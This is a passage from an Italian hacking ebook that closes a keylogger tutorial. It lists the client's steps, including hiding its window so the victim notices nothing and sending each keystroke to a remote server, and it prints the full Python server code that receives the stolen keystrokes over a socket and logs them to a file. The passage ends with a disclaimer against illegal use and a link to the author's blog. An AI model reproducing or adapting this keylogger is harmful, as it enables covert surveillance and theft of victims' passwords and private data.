Il codice è abbastanza commentato e non dovrebbero esserci problemi nel comprenderlo. I passaggi fondamentali sono 5:

1. Importare le librerie necessarie
2. Nascondere la finestra del keylogger in modo che la vittima non si accorga di nulla
3. Connettersi al server
4. Creare una funzione che venga richiamata ad ogni pressione di un tasto della tastiera, questa funzione invierà al server il carattere del tasto premuto
5. Impostare PyHook in ascolto degli eventi della tastiera

Ora vediamo il codice del server:

```
import socket

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.bind(('127.0.0.1', 21000))
sock.listen(1)
conn, addr = sock.accept()

print "Server in ascolto..."

while 1:
   # Ricevo dal client il carattere che e' stato premuto
```

```
    keylogs = conn.recv(1024)

    # Scrivo il carattere ricevuto nel file
    f = open('outputKeylogger.txt','a+')
    f.write(keylogs)
    f.close()

sock.close()
```

Come si può notare il codice del server è molto più semplice del client e non fa altro che accettare la connessione del client e ricevere ogni tasto premuto sulla tastiera del PC su cui è in esecuzione il keylogger (client). Salva tutti i caratteri premuti nel file outputKeylogger.txt che verrà creato in automatico nella cartella dove è situato il vostro file server.py.

Ricordo che i file del keylogger li trovate in allegato con questo ebook in modo che potete confrontarli o modificarli a vostro piacimento.

Ovviamente ti raccomando di non utilizzare questi file per scopi illegali, questa guida, infatti, si prefigge come obiettivo quello di far luce sulle tecniche hacking e di farti entrare nella corretta scia di pensiero di un hacker.

Conclusioni

Siamo alla fine, spero che questa piccola guida sia stata per te una ricca fonte di informazioni e tecniche hacking. Ti esorto nuovamente a non utilizzare le nozioni apprese da questo ebook per scopi illegali, piuttosto ragiona su cosa hai letto e impara ad usare la tua creatività per risolvere qualsiasi tipo di problema. Inoltre, non dimenticare che non devi mai stancarti di apprendere e sperimentare in modo da avere la possibilità di migliorare sempre di più e di trovare sempre più in fretta soluzioni a problemi apparentemente difficili.

Per conoscere altre tecniche ed apprendere riguardo all'hacking ti consiglio di visitare il mio blog: http://www.diventarehacker.blogspot.com.

Saluti,

Driverfury